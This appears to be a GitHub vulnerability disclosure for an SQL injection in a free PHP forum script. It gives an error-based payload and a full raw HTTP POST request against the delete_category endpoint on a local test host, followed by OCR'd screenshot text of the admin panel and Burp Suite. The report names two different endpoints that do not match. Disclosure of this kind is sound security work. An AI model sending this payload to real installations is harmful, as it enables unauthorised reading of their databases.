mikeccltt / 0525 Public

Code Issues Pull requests Actions Projects Security Insights

main

0525 / online-discussion-forum-site / sql.md

mikeccltt Update sql.md History

1 contributor

33 lines (23 sloc) | 1.17 KB

online-discussion-forum-site v1.0 has SQL injection

vendors: https://www.sourcecodester.com/php/15337/online-discussion-forum-site-phpoop-free-source-code.html

Date: 2022-05-07

Vulnerability File: /odfs/classes/Master.php?f=delete_team

Vulnerability location:/odfs/classes/Master.php?f=delete_category, id


[+] Payload: 2'and/**/extractvalue(1,concat(char(126),database()))and'

Tested on Windows 10, XAMPP

```
POST http://192.168.2.102/odfs/classes/Master.php?f=delete_category HTTP/1.1
Host: 192.168.2.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101
Firefox/100.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en,zh-CN;q=0.8,zh;q=0.7,zh-TW;q=0.5,zh-HK;q=0.3,en-US;q=0.2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
```

```
Content-Length: 60
Origin: http://192.168.2.102
Connection: close
Referer: http://192.168.2.102/odfs/admin/?page=categories
Cookie: PHPSESSID=vpohrtulukshjgjlje1jbeavrj

id=2'and/**/extractvalue(1,concat(char(126),database()))and'
```


192.168.2.102/odfs/admin/?page=categories
ODFS - PHP
Online Discussion Forum Site - Admin
Dashboard
Posts
Maintenance
Category List
User List
Settings
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
# Host Method URL Params Edited Status Length MIME t... Extension Title

List of Categories

Show 10 entries

#	Date Created	Name	Description
1	2022-05-16 10:02	PHP	PHP is an open-source server-sid...
2	2022-05-16 10:03	Python	Python is a high-level, interpreted...
3	2022-05-16 10:03	VB.NET	Visual Basic, originally called Visua...

Showing 1 to 3 of 3 entries